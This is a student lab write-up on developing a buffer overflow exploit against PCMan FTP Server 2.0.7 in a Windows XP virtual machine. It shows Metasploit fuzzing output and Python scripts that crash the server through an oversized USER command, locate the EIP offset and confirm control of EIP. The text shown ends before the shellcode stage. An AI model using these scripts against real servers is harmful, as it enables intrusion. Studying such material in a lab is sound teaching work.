

PCMan FTP Server Buffer Overflow Exploit Development



Dissanayaka D.M.A.S.

Sri Lanka Institute of Information Technology

Table of Content

Contents	
1	Introduction..... 1
1.1	PCMan FTP Server 1
1.2	Buffer Overflow 1
1.3	How Buffer Overflow Exploit Works? 1
2	Requirements for the Exploit Development 2
3	Creating Exploit Development Lab 3
3.1	Kali Linux installation..... 3
3.2	Windows XP Installation 3
3.3	Connection Between Attacker PC and Victim PC 4
3.4	PCMan FTP Server and Immunity Debugger Installation 4
4	Exploit Development 5
4.1	Finding Buffer Overflows 5
4.1.1	Finding a Crash 5
4.1.2	Investigation of the Crash 7
4.2	Controlling the EIP..... 8
4.2.1	Creating a Unique Pattern 8
4.2.2	Creating the Python Script 8
4.3	Looking for Shellcode Location..... 11
4.4	Confirming JMP ESP Command 12
4.5	Creating the Shellcode 13
4.6	Finalizing the Exploit 14
4.7	Modifying the Exploitation script 15

Table of Figures

Figure 1:1: Typical Memory Layout.....	1
Figure 1:2: An Attacker sending an input.....	1
Figure 1:3: Truncated Attacker Input	1
Figure 1:4: Overwrites the user buffer and EIP	2
Figure 1:5: Overwrites the EIP with another address an starting the shellcode	2
Figure 1:6: Attacker creates a tailored input.....	2
Figure 3:1: Kali Linux Network Settings.....	3
Figure 3:2: Windows XP Network Settings.....	3
Figure 3:3: Connection testing using the ping command.....	4
Figure 3:4: Immunity Debugger and PCMan FTP Server Interfaces	4
Figure 4:1: Fuzzer in use.....	5
Figure 4:2: Fuzzer options	5
Figure 4:3: Set Fuzzer Options	6
Figure 4:4: PCMan FTP Server Error Message.....	6
Figure 4:5: Script 1	7
Figure 4:6: Crash Report.....	7
Figure 4:7: Python Script 2	8
Figure 4:8: Immunity Debugger with FTP Server	8
Figure 4:9: Finding Offset	9
Figure 4:10: Script for confirming overwritten EIP	9
Figure 4:11: Confirmation of EIP Overwritten.....	10
Figure 4:12: DLL Files	11
Figure 4:13: JMP ESP on SHELL32.dll	11
Figure 4:14: Script to confirm JMP ESP Address	12
Figure 4:15: Confirmation of JMP ESP address.....	12
Figure 4:16: Shell_bind_tcp module.....	13
Figure 4:17: Shellcode Generation	13
Figure 4:18: Final Exploit Script	14
Figure 4:19: Reverse Shell.....	14
Figure 4:20: Modified Script	15
Figure 4:21: Reverse Shell from Windows XP.....	15

PCMan FTP Server Buffer Overflow Exploit Development

1 Introduction

1.1 PCMan FTP Server

PCMan FTP Server is a free software designed for users without much knowledge of how to set up a primary FTP Server. The configurations of this software are straightforward to set up, and the security of this server is deficient.

1.2 Buffer Overflow

Buffer Overflow is when an attacker sending more data to place by a program or system process, the extra data overflows. It causes some of that data to leak out into other buffers, which can corrupt or overwrite whatever data they were holding

1.3 How Buffer Overflow Exploit Works?




Figure 1:1: Typical Memory Layout

In Figure 1:1: Typical Memory Layout shows the typical memory layout in a process. An attacker can send a code to exceed the buffer of this memory layout like in Figure 1:2: An Attacker sending an input




Figure 1:2: An Attacker sending an input

If this memory layout handling the inputs correctly, an attackers input should truncate to the user buffer and, cannot overwrite anything as in following Figure 1:3: Truncated Attacker Input




Figure 1:3: Truncated Attacker Input

But if this memory layout cannot handle the attacker input correctly, the user buffer and EIP overwrites and, causing it to jump to an invalid memory address and crash as follows.




Figure 1:4: Overwrites the user buffer and EIP

Now an attacker can make a tailored input and send it to overwrites EIP with another address pointing to the start of their shellcode as following figures.




Figure 1:6: Attacker creates a tailored input




Figure 1:5: Overwrites the EIP with another address an starting the shellcode

After successfully executing the shellcode, we should be able to get a reverse shell of the victim's PC.

2 Requirements for the Exploit Development

To develop the exploit of the PCMan FTP server, we need few things.

- Windows XP – SP3 Virtual Machine (Victim)
- Kali Linux Virtual Machine (Attacker)
- PCMan FTP Server 2.0.7 (Click [here](#) to Download)
- Immunity Debugger (Click [here](#) to Download)

After getting all the required things that mention above, we can set up our exploit development lab to develop the exploit.

3 Creating Exploit Development Lab

3.1 Kali Linux installation

For the exploit development lab, first, we need the Kali Linux virtual machine to develop exploitation scripts. Kali Linux has pre-installed python, so on that, we are covered. After the installation of Kali Linux, make sure to go to the virtual box or VMware and change the Kali Linux network settings as follows.




Figure 3:1: Kali Linux Network Settings

3.2 Windows XP Installation

After the installation of Kali Linux as the attacker's PC, we need a victim PC. As the victim PC, we are installing Windows XP service pack 3 as a virtual machine. Same as in Kali Linux, make sure to set the network setting to **Host-Only Adapter** as in Figure 3:2: Windows XP Network Settings, because to exploit the server, we need a connection between Kali Linux and Windows virtual machine.




Figure 3:2: Windows XP Network Settings

3.3 Connection Between Attacker PC and Victim PC

After the installation of both virtual machines, we can test the connection using the **ping** command. In Kali Linux, we can find the IP address using the **ifconfig** command in the terminal. After finding the IP address, we can use the windows machine command prompt to test the connection as follows.

```
C:\Documents and Settings\Ashen Shaluka>ping 192.168.56.103

Pinging 192.168.56.103 with 32 bytes of data:

Reply from 192.168.56.103: bytes=32 time<1ms TTL=64
Reply from 192.168.56.103: bytes=32 time<1ms TTL=64
Reply from 192.168.56.103: bytes=32 time<1ms TTL=64
Reply from 192.168.56.103: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.56.103:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Documents and Settings\Ashen Shaluka>
```

Figure 3:3: Connection testing using the **ping** command

As in Figure 3:3: Connection testing using the **ping** command, we can see our connection between Kali Linux and Windows XP is perfect.

3.4 PCMan FTP Server and Immunity Debugger Installation

Now we can set up the Windows XP machine with FTP Server and immunity debugger. The only thing to do is copy the downloaded immunity debugger setup and PCman FTP server to windows XP and install the immunity debugger by double-clicking the executable file and following the instruction. We can open and run the FTP server by just double-clicking it whenever we need it.




Figure 3:4: Immunity Debugger and PCMan FTP Server Interfaces

Now our lab is complete, and now we can continue to develop the buffer overflow exploit.

4 Exploit Development

4.1 Finding Buffer Overflows

The major problem is how are we find the buffer overflow in PCMan FTP Server. The best way to do this using fuzzers. We can fuzz the PCMan FTP Server and look for any crashes. If there are no crashes, there are no buffer overflows. If there are any crashes, we can further investigate the crash to check whether it is exploitable or not. We can write our own fuzzers to fuzz the PCMan FTP server, or we can use the Metasploit application that pre-installed in the Kali Linux.

4.1.1 Finding a Crash

The first step is to find the terminal and start the Metasploit by entering the **msfconsole** command in the terminal. The next step is finding the right fuzzer. We can use the command **search fuzzer** to get all search results related to fuzzer. Now look for **auxiliary/fuzzers/ftp/ftp_pre_post** module. The auxiliary modules cannot use for exploitations. Auxiliary modules use for finding information about the target. As an example, we use **auxiliary/fuzzers/ftp/ftp_pre_post** to find whether the PCMan FTP server crashable or not. To use this fuzzer, simply enter the **use auxiliary/fuzzers/ftp/ftp_pre_post** command, as in Figure 4:1: Fuzzer in use.

```
msf5 > search fuzzer

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/fuzzers/dns/dns_fuzzer          normal         No    No      DNS and DNSSEC Fuzzer
1  auxiliary/fuzzers/ftp/client_ftp          normal         No    No      Simple FTP Client Fuzzer
2  auxiliary/fuzzers/ftp/ftp_pre_post         normal         No    No      Simple FTP Fuzzer
3  auxiliary/fuzzers/http/http_form_field    normal         No    No      HTTP Form Field Fuzzer
4  auxiliary/fuzzers/http/http_get_uri_long  normal         No    No      HTTP GET Request URI Fuzzer (Incrementing Lengths)
5  auxiliary/fuzzers/http/http_get_uri_strings normal         No    No      HTTP GET Request URI Fuzzer (Fuzzer Strings)
6  auxiliary/fuzzers/ntp/ntp_protocol_fuzzer  normal         No    No      NTP Protocol Fuzzer
7  auxiliary/fuzzers/smb/smb2_negotiate_corrupt normal         No    No      SMB Negotiate SMB2 Dialect Corruption
8  auxiliary/fuzzers/smb/smb_create_pipe      normal         No    No      SMB Create Pipe Request Fuzzer
9  auxiliary/fuzzers/smb/smb_create_pipe_corrupt normal         No    No      SMB Create Pipe Request Corruption
10 auxiliary/fuzzers/smb/smb_negotiate_corrupt normal         No    No      SMB Negotiate Dialect Corruption
11 auxiliary/fuzzers/smb/smb_ntlm1_login_corrupt normal         No    No      SMB NTLMv1 Login Request Corruption
12 auxiliary/fuzzers/smb/smb_tree_connect     normal         No    No      SMB Tree Connect Request Fuzzer
13 auxiliary/fuzzers/smb/smb_tree_connect_corrupt normal         No    No      SMB Tree Connect Request Corruption
14 auxiliary/fuzzers/smtp/smtp_fuzzer         normal         No    No      SMTP Simple Fuzzer
15 auxiliary/fuzzers/ssh/ssh_keyexchange_init normal         No    No      SSH Key Exchange Init Corruption
16 auxiliary/fuzzers/ssh/ssh_version_15      normal         No    No      SSH 1.5 Version Fuzzer
17 auxiliary/fuzzers/ssh/ssh_version_2       normal         No    No      SSH 2.0 Version Fuzzer
18 auxiliary/fuzzers/ssh/ssh_version_corrupt  normal         No    No      SSH Version Corruption
19 auxiliary/fuzzers/tds/tds_login_corrupt    normal         No    No      TDS Protocol Login Request Corruption
20 auxiliary/fuzzers/tds/tds_login_username   normal         No    No      TDS Protocol Login Request Username Fuzzer
21 post/hardware/automotive/canprobe          normal         No    No      Module to Probe Different Data Points in a CAN Packet

msf5 > use auxiliary/fuzzers/ftp/ftp_pre_post
msf5 auxiliary(fuzzers/ftp/ftp_pre_post) > 
```

Figure 4:1: Fuzzer in use

Now we can see our option by entering the **show options** command as follows.

```
msf5 auxiliary(fuzzers/ftp/ftp_pre_post) > show options

Module options (auxiliary/fuzzers/ftp/ftp_pre_post):

Name      Current Setting  Required  Description
-----
CONNRESET true            no        Break on CONNRESET error
DELAY     1               no        Delay between connections in seconds
ENDSIZE   20000           no        Fuzzing string endsize
FASTFUZZ  true            no        Only fuzz with cyclic pattern
PASS      mozilla@example.com no        Password
RHOSTS    [0.0.0.0]        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT     21              yes       The target port (TCP)
STARTATSTAGE 1              no        Start at this test stage
STARTSIZE 10              no        Fuzzing string startsize
STEPWISE  10              no        Increase string size each iteration with this number of chars
STOPAFTER 2               no        Stop after x number of consecutive errors
THREADS   1               yes       The number of concurrent threads (max one per host)
USER      anonymous        no        Username

msf5 auxiliary(fuzzers/ftp/ftp_pre_post) > 
```

Figure 4:2: Fuzzer options

As in Figure 4:2: Fuzzer options, there are a lot of options available. But to fuzz the PCMan, only we need is set the RHOST, which is the remote host, and set the step size. We can do those as in the following Figure 4:3: Set Fuzzer Options.

```
msf5 auxiliary(fuzzers/ftp/ftp_pre_post) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf5 auxiliary(fuzzers/ftp/ftp_pre_post) > set STEPSIZE 100
STEPSIZE => 100
msf5 auxiliary(fuzzers/ftp/ftp_pre_post) > █
```

Figure 4:3: Set Fuzzer Options

What we are doing here is entering the target IP address as RHOST and set the STEPSIZE value to 100. STEPSIZE value is to Increase string size each iteration with this number of characters.

Now we can send our fuzzer to the PCMan FTP server by entering the command **run** and look for any crashes in the FTP server. Before sending the fuzzer, make sure to run the PCMan FTP server on Windows XP by simply double-clicking the **PCManFTPD2** server file.

There is a crash available and PCMan FTP server sending and error message as follows.





Figure 4:4: PCMan FTP Server Error Message

4.1.2 Investigation of the Crash

Now we can further investigate whether the crash is exploitable or not. The first step is writing a python script as in Figure 4:5: Script 1, to send some junk data to the PCMan FTP server.



```
1.py
1.py > ...
1 #Importing Libraries
2 import socket, struct
3
4 #Creating Junk data
5 evil = 'A' * 20000
6
7 #Declaring a TCP Socket
8 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9
10 #Connecting to the PCMan FTP Server using Windows machine IP and port 21
11 s.connect(('192.168.56.102',21))
12
13 #Recieve FTP Banner
14 a = s.recv(1024)
15
16 evil = 'A' * 2020
17
18 print(' [+] ' + a)
19
20 #Sending junk data to the server
21 s.send('USER' + evil + '\r\n')
```

Figure 4:5: Script 1

Before sending the script, make sure to start the PCMan FTP server in the windows machine. We can execute the script by entering the command **python <scriptname1.>.py**.

After the execution, we can see the FTP server crashed. If we look at the error report, we can see that the offset of the server is replaced with our junk data which is 41414141. 41414141 is the ASCII value of AAAA.




Figure 4:6: Crash Report

4.2 Controlling the EIP


Overwriting the offset means we can control EIP. Because we need to overwrite the 4 bytes in EIP precisely, it's required to understand which 4 A's out of 2020 we sent did the overwriting. A tool called pattern create from Metasploit can help with this. It creates a unique string that, when matched with its sister tool pattern_offset, can identify which 4 bytes overwrite EIP.

4.2.1 Creating a Unique Pattern

To create a unique pattern, first, you need to go to the Metasploit location by entering this command `cd usr/share/metasploit-framework/tools/exploit/`. Then we can create the pattern using `./pattern_create -l 2020`. It will create a unique code with 2020 characters.

4.2.2 Creating the Python Script

Using that unique pattern, we can create our second script as follows.



```
1 #Importing Libraries
2 import socket, struct
3
4 #Creating Junk data
5 evil = 'A' * 20000
6
7 #Declaring a TCP Socket
8 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9
10 #Connecting to the PCMan FTP Server using Windows machine IP and port 21
11 s.connect(('192.168.56.102', 21))
12
13 #Receive FTP Banner
14 a = s.recv(1024)
15
16 #Unique pattern
17 junk = 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af'
18
19 #Set evil value to junk
20 evil = junk
21
22 print(' [+] ' + a)
23
24 #Sending evil data to the server
25 s.send('USER' + evil + '\r\n')
```

Figure 4:7: Python Script 2

Script 2 is the same as the script 1. The only change between script 1 and script 2 is, we use the unique pattern that created previously instead of the set of A's.

Before executing the second script, In windows XP, we should open the immunity debugger and drag and drop the PCMan FTP server file. Then the immunity debugger should look like Figure 4:8: Immunity Debugger with FTP Server.




Figure 4:8: Immunity Debugger with FTP Server

As in Figure 4:8: Immunity Debugger with FTP Server, right down corner, the FTP server is in pause mode. We can run the server by clicking the start button under the debug tab. When the second script is executing, make sure to run the server using the immunity debugger.

Now. After executing the second script, we can see the immunity debugger's register side; the EIP value is replaced with 386F4337. We can use this value to find the offset to find a good shellcode location.

To find the offset, we can use the patter_offset tool in Metasploit-framework. Pattern_offset is also in the same place as the pattern_create tool.

```
root@kali:~/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -q 386F4337
[*] Exact match at offset 2003
root@kali:~/usr/share/metasploit-framework/tools/exploit#
```

Figure 4:9: Finding Offset


Now we can try and confirm the overwritten value of EIP. To do that, we can write another python script as follows.

```
3.py x
3.py > ...
1  #Importing Libraries
2  import socket, struct
3
4  #Creating Junk data
5  evil = 'A' * 20000
6
7  #Declaring a TCP Socket
8  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9
10 #Connecting to the PCMan FTP Server using Windows machine IP and port 21
11 s.connect(('192.168.56.102',21))
12
13 #Recieve FTP Banner
14 a = s.recv(1024)
15
16 #EIP junk data
17 junk1 = 'A' * 2003
18 junk2 = 'C' * 500
19 eip = 'B' * 4
20
21 #EIP Writing pattern
22 evil = junk1 + eip + junk2
23
24 print(' [+] ' + a)
25
26 #Sending junk data to the server
27 s.send('USER' + evil + '\r\n')
```

Figure 4:10: Script for confirming overwritten EIP

The above script is the same as the script 2. The difference is that junk value is divided into 2 and add another value as EIP. Junk1 contains the A's into the number of the offset value (2003).

First, run the PCMan FTP server on the Immunity debugger and run this script in the terminal. The confirmation of overwritten as follows.



Now we have the confirmation, and we can look for an address to put our shellcode.

4.3 Looking for Shellcode Location

